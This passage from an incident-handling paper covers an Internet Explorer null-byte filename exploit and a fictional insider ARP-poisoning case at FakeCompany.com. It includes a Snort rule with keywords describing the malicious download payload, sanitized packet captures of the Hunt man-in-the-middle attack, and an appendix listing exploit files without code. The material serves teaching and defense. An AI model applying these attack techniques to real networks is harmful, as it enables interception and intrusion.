

Fig. 5 Disable download option

6. Click OK to apply these settings

File download should be disabled for all security zones to decrease the risk, and whenever you need to download a file from a "trusted site" temporarily enable "Download" in the "Trusted Sites" Zone and then disable this option once the download is complete. A patch is available from Microsoft that fixes a total of six security vulnerabilities including the ones mentioned in this paper. The patch number is Q313675 and it can be downloaded from **the following Microsoft security site** .
Note : *This patch works for MSIE 5.5 SP2 and IE6.0 only, earlier versions are no longer supported by the vendor.*

On a network level, IDS can be configured to look for suspicious packets. For example, Snort [SNORT] which is a publicly available, popular and very flexible IDS can be used to detect such attacks. The characteristic of this attack is that the Content-disposition type is "inline" which is essential for automatic processing of the attachment. Another characteristic is that the extension ".exe" is present which signals to the Windows Operating System that the default action with this file is "execute". There would be less harmful variants that would pass through if our search fails when we don't find a ".exe" in the content, and as a effect the attacker would still be able to download files automatically to the victim's computer but wont be able to execute it, not without using some other exploit which can run a local file on victim's machine.

Attached below is a sample run of snort, which produces alerts when it detects a suspicious packet that can be used to launch the attack under discussion. The rules are stored in a file called rules.conf. "logs" acts as the directory where Snort writes its output. Of special interest is the file "logs/alert" which contains a compact description of the suspicious packet that Snort sniffs off the wire.

```
[root@ganga snort-1.8.6]# cat rules.conf
alert tcp 10.0.0.29 any -> 10.0.0.1 any (content-list: "contents"; msg:"Null byte bug in MSIE exploit";)
```

Notice that we are not restricting us to any ports. The reason is that this attack can be launched by server running on any port, not necessarily port 80 and 8080 which are the common ports on which most web servers run. The source and destination ips have been restricted so as to minimize the amount of irrelevant output generated.

Certain keyword to look for in the payload of any packet.

```
[root@ganga snort-1.8.6]# cat contents
"Content-disposition"
"inline"
"filename"
"%00"
"exe"
```

Command to invoke snort directing it to read rules from file named "rules.conf" and use "logs" directory for saving the output.

```
[root@ganga snort-1.8.6]# snort -c rules.conf -i eth1 -v -l logs
```

We found two instances of firing of this rule.

```
[root@ganga snort-1.8.6]# cat logs/alert
[**] [1:0:0] Null byte bug in MSIE exploit [**]
04/14-23:04:17.186331 10.0.0.29:80 -> 10.0.0.1:1959
TCP TTL:128 TOS:0x0 ID:4871 IpLen:20 DgmLen:222 DF
***AP*** Seq: 0xCD3CC4E0  Ack: 0xEFB94A54  Win: 0x4354  TcpLen: 32
TCP Options (3) => NOP NOP TS: 397702 71765814

[root@ganga snort-1.8.6]#
```

However a point worth mentioning here is that even if you have installed the latest and greatest patches, still watching out for suspicious events, unusual system behavior, abnormal network traffic etc are very crucial and they add one more layer to your defense.

The Incident Handling Process

FakeCompany.com is a small startup comprising of around 40 people, broadly divided into units like executive, business, quality assurance and development units. The team that supports the business unit comprises of

- Tim Slows, a Linux guru and the head of the team.
- Mike Gross, responsible for handling windows machines, their setup and most of the default software installations.
- Rahul Swami, an entry-level system engineer, trusted with chores like backup, bookkeeping, installing patches etc. A relatively junior and new member on the team.

Since the company is just 10 months old, there is not a lot of process already in place. Though a lot of policies regarding response to an incident are already in place. The team works in pretty much a hierarchical fashion, Tim being at the top. Tim is available

24x7 on call, while Mike and Rahul form the first tier of response team. They are available on call daily, Mike between midnight to noon and Rahul from noon till midnight.

Preparation

Precautions.
After some persuasion and couple of stories of break-ins with all the gory details, the infrastructure team, henceforth referred as IT managed to get some funds allocated for training its personnel, which included provision for attending the training sessions organized by SANS and undertaking certification in order to have some measure of improvement in skill level. Although there have been very rare instances where an employee's activities had to be monitored, just as a precautionary step, we decided to post flyers in the cafeteria clearly specifying what presumptions employees can make about privacy in regard to usage of computer, and other electronic equipments. We also decided to install Snort [SNORT] (an excellent piece of open source intrusion detection software) at all the nerve centers in the company. We also mandated all the Unix and Linux systems to flash a warning message for convenience of potential intruders clearly specifying that an unauthorized user can be prosecuted for access to these resources. Sample warning banners can be found here .

Building the team.
In case of an incident, people are under intense pressure especially the incident handlers and the decision makers. We wanted to make sure that we have all the experience and calm on our response team. We decided that Tim and Mike will act as primary incident handlers, calling on experts of the field and other contacts in cases they consider it fit, while Mark Rob, the CTO of the company would double up as the management's representative on the team. Mark will have the final authority on matters related to non-technical decision making. Mark will also act as the conduit for any information that goes out of this incident handling team. Any information that goes outside the perimeter of company employees has to be reviewed by Larry, who heads the Public Relations department.

Awareness.
This is a very crucial part of the preparation stage. There are lots of misconceptions among non-security computer professionals as to what constitutes an ***incident*** . Jargons like "incident" and "event" are not well understood. In light of these considerations we decided to to post a poster on the bulletin board in cafeteria. It listed among other things, the definitions of “incident” and “event”. Quoting from SANS "Step by Step guide to Incident Handling" which can be purchased from their online bookstore, incidents and events can be defined as follows :

The term "incident" refers to an adverse event in an information system, and/or network, or the threat of the occurrence of such an event. Examples of incidents include : unauthorized use of another user's account, unauthorized use of system privileges, and execution of malicious code that destroys data. Incident implies harm of the attempt to harm.

An "event" is any observable occurrence in a system and/or network. Examples of events include: the system boot sequence, a system crash, and packet flooding within a network.

It was emphasized that not only harm done but even intent to do harm constitutes an incident. People were reminded that if they notice anything suspicious or unusual on their systems they should inform Mike (Cell # 408 111 1111) or Tim (Cell #408 111 2222) immediately. Certain forms available at Incidents.org site were used to provide a concise contact list in case of an incident.

---------- Incident Contact List ----------
Date Updated: 12/23/2001

Chief Security Officer:

Name: Steve Stolfo
Work Phone: 408 111 2000
Home Phone: 408 222 3000
Cell: 408 565 2035
Fax: 408 111 1000
E-mail: steve@fakecompany.com

Information Systems Security Manager:

Name: Tim Slows
Work Phone: 408 111 2059
Home Phone: 408 756 4529
Cell: 408 718 6537

Fax: 408 111 1000
E-mail: tim@fakecompany.com

Corporate Incident Handling, CIRT, or FIRST Team:

Name: Mike Gross
Work Phone: 408 111 2033
Home Phone: 408 742 2385
Cell: 408 954 4538
Fax: 408 111 1000
E-mail: mike@fakecompany.com

Corporate Public Affairs Officer:

Name: Larry Wilson
Work Phone: 408 111 5038
Home Phone: 408 762 2304
Cell: 408 927 4720
Fax: 408 111 1000
E-mail: larry@fakecompany.com

Pointers to other forms like the above, that can be used for reporting an incident in writing were provided along with the location of other checklist on what to look for if you suspect your system has been compromised were also made available. Even when some users suspect some foul play, they unknowingly fall into the hacker's trap by using email to get the warning, and thus alerting the intruder. Hence we reminded our users that communication should not be electronic because the intruder might intercept it and it might never go through. Instead use of out of band communication channels like cellphones and fax are highly recommended. Users are also advised to download and install a personal firewall and make themselves comfortable with it, these have proved useful in blowing the whistle early in the event of an attack. And nothing works better than the lure of that extra monetary reward, so we decided to set aside a small bounty of $200 for the whistle-blower in case the incident was confirmed.

Reaction Policy.
In case of an incident, the handlers come under heavy stress to act swiftly and their paths are strewn with decision points like whether to contain the problem and get back to business as usual or pinning the cause of compromise/intrusion and if possible, prosecution. . To reduce the risk of misjudgement during this course, a well thought and management approved reaction policy is a must for any incident handling team. To help the incident handlers we came up with a flow chart that sketches the major steps during the process.



Fig. 6 Incident Handling Flowchart

It was decided that in case an incident is suspected to be an insider attack the approach would be watch and learn rather than contain and clear, as they would have more control over an insider element than an outsider. However Mark's authorization has to be sought before making this choice. It was also decided that in case of an insider attack the law enforcement agencies would be involved if at all required only after the watch and learn phase. Notification would be done on a strict "need to know" basis. Any system that seems infected must be properly backed up for later investigation and this backup must not be destroyed or tampered with at all. FakeStartUp.com has a provision for storing sensitive data or documents in a safe, fireproof location the access to which is monitored by use of video cameras and the access is logged. The safe by construction requires two keys to open, mandating at least two people to be present while the contents in the safe are being examined or accessed.

The Toolkit.

Tim and Mike are required to maintain

- An inventory of software tools. These include “ghost” for taking backup, some forensic and visualization tools that help going through logs real easy and can even help correlating different events from different sources. Also included are vulnerability testers and trip wire, which allows for integrity verification of system files.
- List of helpful instructions as an aid to incident handling, Sometimes you need at those commands at the tip of your fingers, but its hard to memorize all of them, so having it written down somewhere certainly helps.
- A tape recorder. This comes pretty handy when you want to save time while doing cleanup or just trying to identify an event and you need to record at the same time.
- A Camera to take pictures of hardware and other physical pieces of equipment under inspection
- A list of all the forms required during the incident handling process. There are forms to be filled up by witnesses during the identification and containments steps during the handling of an incident. They become quite useful if the management decides to go after the attacker. It makes the process more formal and leaves less scope for omission of some details.
- A dual boot laptop.
- A collection of record once media for making copies of logs and possibly infected files.
- Pristine images of the system files and default software installed on employee’s machines.

IT team maintains a running log of software versions, operating systems and patches installed on all the systems. These are used as a baseline to test the integrity of system files. If they detect using Tripwire that a system file or a script has been modified since the script was recorded, they can restore those critical files needed for proper identification.

Identifying the Incident

On December 10, 2001, Bob Martin from the business unit contacted Rahul saying that his Internet Explorer was not working. Not sure what exact problem Bob was facing, Rahul decided to walk up to Bob’s cube and tried to do some troubleshooting. He started out by doing a ping on a machine on the same network segment, and it worked just fine. As a next step he tried to ping the default gateway but got no response from that machine. Till this point he had no inkling of anything suspicious, so he tries to connect his laptop to the network and do some troubleshooting. To his surprise he discovers that he can ping the gateway as well from the same network segment. Still unable to figure out what was going on, he decided to notify Tim and ask for his help.

Tim, who is known to be suffering from an acute sense of paranoia when it comes to security matters started off rather calmly, keeping in mind that it could very well be a symptom of a compromise. And one of the first things he does is to use the task manager to see if any suspicious processes are running on Bob’s machine. To his utter surprise he finds a process with name funnyPic.jpg%0 running on the machine. Tim realizes that he is now handling a full-blown incident. He asks Rahul and Bob to document everything they saw and did everything to the system since last restarted, and instructed them not to interfere with the system in any way and submit the document he requested ASAP. Plus he reminded them that according to company policy this incident is a strictly confidential issue and should not be shared with anyone without prior explicit authorization. Tim starts his preparations for documenting whatever action he might take. He begins by documenting whatever he had seen till now and gets it signed by the initial witness Rahul and Bob. With his tape recorder he records the verbal account of all activities from both Rahul and Bob. He also takes a couple of pictures of Bob’s machine clearly capturing the serial number of the machine. Tim meanwhile instructs Mike to obtain two images of Bob’s machines hard drive. One of the images was then sealed and signed by both Tim and Mike and deposited in the safe. He also instructs Bob to keep using the system as if nothing had happened. Tim contacted CTO of the company and apprised him of the situation and sought permission for watching and analyzing the traffic instead of trying to contain the problem right away. They agreed on a 48-hour time frame to watch for, and then the containment has to begin.

The immediate task faced by Tim now was to ascertain whether it was an insider’s job or is it an outside intruder. Tim chooses two probe points to monitor the network traffic to or from Bob’s machine. These two locations are the IDS and the switch connecting the business unit to the default gateway. Having these two probe points will not only help Tim correlate the events he is going to observe but would also give him additional information about the intruder’s identity, as to whether he is from the same unit, same company or somewhere out there. He modifies the rules from IDS so as to log the headers of the packets to and from Bob’s machine. And on the Cisco switch he uses SPAN (Switched Port Analyzer) to forward all traffic on the ports of the switch to a new machine connected to the switch which was running a sniffer, in this case tcpdump.

But there were some more surprises to come. Bob was instructed to keep using his system while Tim and Mike kept analyzing the traffic from time to time. They discovered that Bob’s machine was sending some packets intended for the port to which Eve was connected. Looking at the mac addresses of the packet they soon realized that they were fake mac addresses. Somebody must have poisoned the arp cache on Bob’s machine. Evidence till now were pointing to Eve but they wanted to wait and watch and do enough observation before concluding anything.

Within half an hour came another surprise, Bob reported that he could now start accessing the web. Surprised, Tim and Mike were

back to analyzing last hours traffic. They could now see a lot of gratuitous arp packets from Eve's machine. What actually happened was that Eve stopped running Hunt on his system without refreshing Bob's arp cache back to its pristine state. Pretty confident of their discoveries now, they decided to notify the Steve Stolfo, Chief Security officer who asked them to get a backup image of Eve's hard drive. And after they had done so, the executive team would decide on future course of action and asked them to try to contain any harm done or information leak.

Watching Arp Poisoning in Action

The following is the output taken from ethereal, a network traffic analyzer. The output has been sanitized (to remove references to actual ip addresses) and shortened to remove irrelevant information. Using this we can see how hunt manages to convince Bob's machine that the gateway's mac address is ea:1a:de:ad:be:02 (a fake mac address generated by Hunt).

```
Frame 1 (60 on wire, 60 captured)
    Packet Length: 60 bytes
Ethernet II
    Destination: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
    Source: 00:00:86:5e:27:76 (192.168.10.13.Eve's machine)
    Sender hardware address: 00:00:86:5e:27:76
    Sender protocol address: 192.168.10.13
    Target hardware address: 00:00:00:00:00:00
    Target protocol address: 192.168.10.10
```

This packet is a broadcast arp request for from Eve's machine looking for hardware address corresponding to Bob's machine and he receives the following packet in reply to his arp request.

```
Frame 2 (42 on wire, 42 captured)
    Packet Length: 42 bytes
Ethernet II
    Destination: 00:00:86:5e:27:76 (192.168.10.13.Eve's machine)
    Source: 00:00:00:00:10:03
Address Resolution Protocol (reply)
    Sender hardware address: 00:00:00:00:10:03
    Sender protocol address: 192.168.10.10
    Target hardware address: 00:00:86:5e:27:76
    Target protocol address: 192.168.10.13
```

At this point the program Hunt running on Eve's machine knows the genuine hardware address of the Bob's machine. He can use this information to fool the gateway and uses the corresponding information received from gateway to fool Bob's machine in believing that gateways hardware address is

```
Frame 9 (60 on wire, 60 captured)
    Packet Length: 60 bytes
Ethernet II
    Destination: 00:00:00:00:10:03
    Source: ea:1a:de:ad:be:02 (192.168.10.1)
Address Resolution Protocol (request)
    Sender hardware address: ea:1a:de:ad:be:02
    Sender protocol address: 192.168.10.1
    Target hardware address: 00:00:00:00:00:00
    Target protocol address: 192.168.10.14
```

On seeing this packet, the arp cache on Bob's machine will store the location of 192.168.10.1 (the default gateway) at ea:1a:de:ad:be:02, which is a fake mac address. Notice that the destination hardware address is the mac address of Bob's machine. After poisoning the arp cache of the gateway and Bob's machine, Hunt has a packet capture engine that forwards all interesting packets to a module that relays these packets and enables Hunts to act as a man-in-middle between the gateway and Bob's machine. Thus Eve can sniff all the traffic originating from Bob's machine, even on a switched network. So when Bob tries to access http://www.google.com, following traffic is generated

```
Frame 18 (74 on wire, 74 captured)
Ethernet II
    Destination: ea:1a:de:ad:be:02 (192.168.10.1.DefaultGateway)
    Source: 00:00:00:00:10:03 (192.168.10.10.Bob'sMachine)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.10.10, Dst Addr: 222.222.22.22(dns server)
User Datagram Protocol, Src Port: 3904 (3904), Dst Port: domain (53)
Domain Name System (query)
```

The above packet is a dns query, MSIE is trying to get the ip address corresponding to the name www.google.com. Notice that

even though the ip address of the gateway is correct, the mac address is a spoofed one, because of the arp poisoning.

```
Frame 19 (162 on wire, 162 captured)
Ethernet II
    Destination: 00:00:00:00:10:03 (192.168.10.10.Bob's Machine)
    Source: 00:00:86:5e:27:76 (192.168.10.13.Eve's Machine)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 222.222.22.22, Dst Addr: 192.168.10.10
User Datagram Protocol, Src Port: domain (53), Dst Port: 3904 (3904)
Domain Name System (response)
```

This packet was the received response to the dns query sent above. The points to note here is that the originating dns name server is one to which the request was made, but the mac address of the source points to Eve's machine implying that Eve intercepted the traffic intended for Bob's machine and is being forwarded then. If we could correlate the packets at Bob's machine and the gateway, we would have noticed ttl (time to live) difference of 3 as opposed to 2 because of Eve's machine acting as a man-in-middle and hence responsible for that extra hop.

Containment

Source of the problem had been identified with considerable confidence, hence the response team decided to move on to the next phase, i.e. containment. A couple of the steps that might have been done at this stage like taking a backup was done earlier as we wanted to have as clean (unaffected by Bob's normal usage of the system after the problem was identified) an image as possible. But we still hadn't instructed Bob to either change his password or take his system off the network or remove any critical data (which might have already been stolen, and any effort to hide them at an earlier point might have just tipped off the attacker). But now we have a fair idea who the intruder might be. So as one of the first steps we change all the passwords on the system including those that were used to access other sites like some of the company's internal databases, email server etc. Then we take the system off the network and using our own hub try to set up a small network, which we will use to save all the sensitive documents across to another new system. Note that this small network is not yet connected to the corporate network.

Since all the Internet Explorers installed in the business unit were vulnerable to this exploit and the patch was not yet available from the vendor, we decided to send out an email to all the system users informing them about the exploit. We organized a small demo by a Rahul who volunteered to dig deeper into the working of the exploit and talked about how to look out for signs of such an attack. Users were once again reminded to not trust emails or other web content received from non-trusted sources.

Eradication

After saving all the sensitive data from the victim machine, we set out to remove the infected files. But very soon we realized that a lot of the executables like notepad and wordpad were trojaned. We discovered this accidentally after installing a personal firewall called **Tiny personal firewall** .

We noticed that as soon as we started notepad, we got a prompt from the personal firewall saying that the application notepad wants to send an icmp packet to Eve's machine. This was another alarm pointing to Eve. We noted this bit of evidence, the time this happened and got it signed by the witness Mike as well.

Finally we decide to reinstall the operating system, as we were pretty much sure of the exploit that was used, courtesy spotting of funnyPic.jpg%0 in the task manager's process list. And there were just too many programs installed on the system, some probably by the attackers, others mostly goodies available free of cost from not so trusted sites. That didn't leave us with any other option than nuking the system from high orbit!

Recovery

Since this attack was not self-propagating, we decided to restore the documents that we had backed up earlier. However when it came to binaries, they were restored from our backup. We maintain a copy of commonly used software binaries on a readonly media along with their MD5 signature on another read only media, to have a bit safer and more trustworthy baseline. We further went ahead and applied all the latest and greatest patches available in order to harden the system besides disabling the automatic file download option in the Internet Explorer. Even though we realized that it might be a bit inconvenient for Bob, it was worth it because of the grave risk posed by this vulnerability. However we promised we will keep an eye out for any patches and as soon as they are available they would be applied. The final working patch was released on February 11, 2002 which was then installed on Bob's machine while we monitored the system and its neighborhood for any more occurrences of this null byte bug exploit.

We also installed a personal firewall on Bob's system and configured it to block all the traffic from the subnet. Sniffers on the switch and IDS were left running for three more weeks to spot any further instances of attack using the same technique or traffic from any other system, which might have been infected as well.

Lessons Learned

This incident took a lot of effort to control, albeit not as much as it took when someone broke into our mail server a couple of months ago. It seemed to be an ideal time for some introspection, follow-up and recommendations. Tim in spite of being drained of all his enthusiasm for last day or two took the responsibility for preparing a report for the executive team to consider. Rahul volunteered to do the work needed to bring up awareness among the employees regarding this vulnerability it is, and what to do in case one notices something odd. Some of the goof ups as well as limitations like absence of advanced forensic tools in toolkit during the handling process were also brought to attention. One point remained undisputed that no matter how much trust you have in your colleague, always take any link with a pinch of salt.

Following is a brief sketch of events that took place during the incident handling process. Lots of gruesome details have been omitted for the sake of brevity.

Dec 10, 2001 2:30 PM	Event - Bob Martin reports problem with Internet Explorer to Rahul Swami.
Dec 10, 2001 2:54 PM	Event - Verified that gateway was unreachable from Bob's machine and Rahuls' laptop.
Dec 10, 2001 3:20 PM	Event - Tim sports a suspicious process named "funnyPic.jpg%00.exe" running on Bob's machine.
Dec 10, 2001 3:30 PM	Identified as an Incident[Committer - Tim Lowes, Witnesses - Rahul Swami, Bob Martin]. Rahul and Bob told to submit a filled report of the observations they made.
Dec 10, 2001 3:45 PM	Steve Stolfo, Chief Security Officer was informed about the incident. Decided to wait and watch for next 48 hours.
Dec 10, 2001 3:58 PM	Snapshot of Bob's machine taken which included duplicating the hard drive and photographing the system under investigation clearly showing the serial number etc.
Dec 10, 2001 5:23 PM	Monitoring set up on the CISCO switch connecting the marketing team's network to the default gateway.
Dec 10, 2001 7:38 PM	Bob's machines detected to be ARP poisoned.
Dec 10, 2001 7:39 PM	Lot of gratuitous arp packets seen on marketing segment emanating from Eve's machine. Additional monitoring for traffic to and from Eve's machine put in place.
Dec 10, 2001 8:12 PM	Eve's machine identified as source of malicious arp packets.
Dec 10, 2001 8:15 PM	Steve Stolfo informed about the findings. Got directions to get an image of Eve's hard drive after she left.
Dec 10, 2001 8:23 PM	Copy of Eve's machine's hard drive made and stored in the safe [Committer - Tim Slows, Witness - Mike Gross]
Dec 10, 2001 9:10 PM	Sensitive documents on Bob's machine transferred to a read only media and Bob's machine taken off the network.
Dec 11, 2001 8:25 AM	Restored Bob's system from clean binaries. Notified Steve Stolfo and Bob Martin that the system is up.
Dec 12, 2001 10:30AM - 11:45 AM	Follow-up meeting. Required Attendees : Steve Stolfo, IT team, Bob Martin
Dec 14, 2001 12:30AM - 1:30 AM	Presentation by Rahul Swami explaining the details of the attack and defenses that can be employed to safeguard the system against it.

We also made recommendations regarding taking regular backups of user's systems, which might have helped to notice a potential attack from the insider a bit earlier. We also realized that users were not explicitly informed of the company policy that forbade them from downloading and executing potentially damaging programs on the corporate systems or network. There was no clear policy on how to deal with an insider attacker once the incident has been confirmed. We also discovered grim facts that users were installing potentially damaging software from untrustworthy sources, which might prove very risky. And there was no explicit company policy neither enough awareness to prevent an user from doing so.

Appendix: Source Code for the exploit

HttpSever.java : Dummy http server that sends a malicious http packet to the client.
DataWriterThread.java : A separate thread for writing output to the socket.
DataWriter.java : Writes the http packets to the socket.
Options.java : Specify verbosity level.

Usage : *java HTTPServer port executable_filename*

Bibliography

- [HTTP] R. Fielding, J. Mogul, H. Frystyk, L. Masinter, T. Berners-Lee. Hypertext Transfer Protocol Specification -- HTTP/1.1 **http://www.ietf.org/rfc/rfc2616.txt**
- [SCRTM] SecuriTeam Website **http://www.securiteam.com/**
- [ETHRL] Ethereal website **http://www.ethereal.com**
- [IEVUL] List of unpatched IE vulnerabilities **http://jscript.dk/unpatched/**
- [MIME] N. Freed, N. Borenstein. Multipurpose Internet Mail Extensions (MIME) Part One: Format of Internet Message Bodies **http://www.ietf.org/rfc/rfc2045.txt**
- [CDP] R. Troost, S. Dorner. Communicating Presentation Information in Internet Messages: The Content-Disposition Header. **http://www.ietf.org/rfc/rfc1806.txt**
- [HUNT] Krauz, Pavel. Hunt Project at **http://lin.fsid.cvut.cz/~kra/**
- [SNORT] Snort, The Open Source Network Intrusion Detection System at **http://www.snort.org**